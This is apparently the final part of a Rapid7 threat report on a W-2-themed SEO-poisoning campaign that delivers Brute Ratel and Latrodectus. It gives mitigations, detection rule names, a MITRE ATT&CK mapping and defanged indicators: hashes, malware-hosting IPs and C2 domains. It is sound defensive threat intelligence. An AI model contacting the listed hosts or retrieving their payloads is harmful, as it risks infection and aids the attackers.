


Figure 11 - Injection of Latrodectus Malware into Explorer.exe

We observed that the Latrodectus malware attempts to contact the following URLs:

- hxxps://meakdgahup[.]com/live/
- hxxps://riscoarchez[.]com/live/
- hxxps://jucemaster[.]space/live/
- hxxps://finjuiceer[.]com/live/
- hxxps://trymeakafr[.]com/live/

Conclusion

Rapid7 has observed a recent campaign targeting users searching for `W2 forms`. The campaign lures users into downloading JS files masqueraded as supposed W2 forms from a fake IRS website. Once the JS files are executed, it downloads and executes MSI packages containing the Brute Ratel badger. Upon successful compromise, the threat actors follow up by deploying the malware family known as Latrodectus, a malicious loader that is used by threat actors to gain a foothold on compromised devices and deploy additional malware.

Mitigation guidance:

➔ Provide user awareness training that's aimed at informing users on how to identify such threats.
➔ Prevent execution of scripting files such as JavaScript and VisualBasic by changing the default ‘open-with’ settings to notepad.exe.
➔ Block or warn on uncategorized sites at the web proxy. Aside from blocking uncategorized sites, certain web proxies will display a warning page, but allow the user to continue by clicking a link in the warning page. This will stop drive-by exploits and malware from being able to download further payloads.

Rapid7 customers:

InsightIDR and Managed Detection and Response customers have existing detection coverage through Rapid7's expansive library of detection rules. Rapid7 recommends installing the Insight Agent on all applicable hosts to ensure visibility into suspicious processes and proper detection coverage. Below is a non-exhaustive list of detections that are deployed and will alert on behavior related to this malware campaign:

- Suspicious Process - WScript Runs JavaScript File from Temp Or Download Directory
- Endpoint Prevention - A process attempted 'Self Injection' technique

MITRE ATT&CK Techniques

Tactics	Technique	Description
Resource Development	SEO Poisoning (T1608.006)	Threat Actor employed SEO poisoning, ensuring their advertisement was listed first in search results
Initial Access	Drive-by Compromise (T1189)	Upon successfully solving CAPTCHA, browser is directed to download a JavaScript file from another URL
Execution	Command and Scripting Interpreter: JavaScript (T1059.007)	User executes the downloaded JavaScript file
Defense Evasion	Embedded Payloads (T1027.009)	Brute Ratel payload is embedded within decrypted payload
Defense Evasion	Command Obfuscation (T1027.010)	Downloaded JavaScript file contains commands broken up by commented lines to hinder analysis and anti-virus scanners
Defense Evasion	Encrypted/Encoded File (T1027.013)	Latrodectus employs string decryption to hinder detection and analysis
Defense Evasion	Deobfuscate/Decode Files or Information (T1140)	DLL dropped by MSI package contains XOR routine to decrypt the Brute Ratel payload
Privilege Escalation	Dynamic-link Library Injection (T1055.001)	Latrodectus DLLs are injected into the Explorer.exe process
Command and Control	Web Protocols (T1071.001)	Brute Ratel and Latrodectus communicate with their C2 servers using HTTPS

Indicators of compromise:

Host Based Indicators (HBIs)

Indicator	File Hash	Description
Form_Ver-14-00-21.js	F8121922AE3A189FBAE0B17C8F5E665E29E2E13B2E7144DABA4B382432B4949E	JS File downloaded from URL hxxps://firebasestorage[.]googleapis.com 426715.appspot.com/o/KB9NQzOsws/Fo 44-37.js?alt=media&token=dd7d4363-54 af8c-1cb584f829c7
BST.msi	5b18441926e832038099acbe4a90c9e1907c9487ac14bdf4925ac170dddc24b6	MSI file downloaded from URL hxxp://85.208.108[.]63/BST.msi
neuro.msi	D71BFAB9CCA5DF6A28E12BA51FE5EAF0F9151514B3FD363264513347A8C5CF3A	MSI file downloaded from URL hxxp://85.208.108[.]30/nuero.msi contain file
vpn.msi	4586250dbf8cbe579662d3492dd33fe0b3493323d4a060a0d391f20ecb28abf1	MSI file downloaded from URL hxxp://193.32.177[.]192/vpn.msi containe file
aclui.dll	8484560C1526EE2E313A2B57F52EA5B31EDD05A0C9664BD7F60DA020871BFE6F	DLL contained within MSI file BST.msi an
capisp.dll	9B7BDB4CB71E84C5CFF0923928BF7777A41CB5E0691810AE948304C151C0C1C5	DLL contained within MSI file neuro.msi
BruteRatel payload	AD4A8983EDFB0DBA81E3D0BAE1AB549B500FD8A07DAF601E616B7E721D0674C6	BruteRatel decrypted payload contained capisp.dll

Network Based Indicators (NBIs)

Indicator	Description
appointopia[.]com	Domain used for SEO poisoning that redirects to URL hxxps://grupotefex[.]com/forms-pubs/about-form-w-2/
hxxps://grupotefex[.]com/forms-pubs/about-form-w-2/	URL containing fake IRS website, luring users into trying to download W2 form
85.208.108[.]63	Domain hosting BST.msi
193.32.177[.]192	Domain hosting vpn.msi

Indicator	Description
85.208.108[.]30	Domain hosting neuro.msi
kurvabbr[.]pw	BruteRatel C2 - Payload contained within aclui.dll
barsen[.]monster	BruteRatel C2 - Payload contained within aclui.dll
barsman[.]biz	BruteRatel C2 - Payload contained within capisp.dll
bibidj[.]biz	BruteRatel C2 - Payload contained within capisp.dll
garunt[.]biz	BruteRatel C2 - Payload contained within capisp.dll
hxxps://meakdgahup[.]com/live/	Latrodectus C2
hxxps://riscoarchez[.]com/live/	Latrodectus C2
hxxps://jucemaster[.]space/live/	Latrodectus C2
hxxps://finjuiceer[.]com/live/	Latrodectus C2
hxxps://trymeakafr[.]com/live/	Latrodectus C2

Resources

Article	URL
Zscaler ThreatLabz Post	https://x.com/Threatlabz/status/1804918852528357791
Latrodectus Affiliate Resumes Operations Using Brute Ratel C4 Post Operation Endgame	https://blog.reveng.ai/latrodectus-distribution-via-brc4/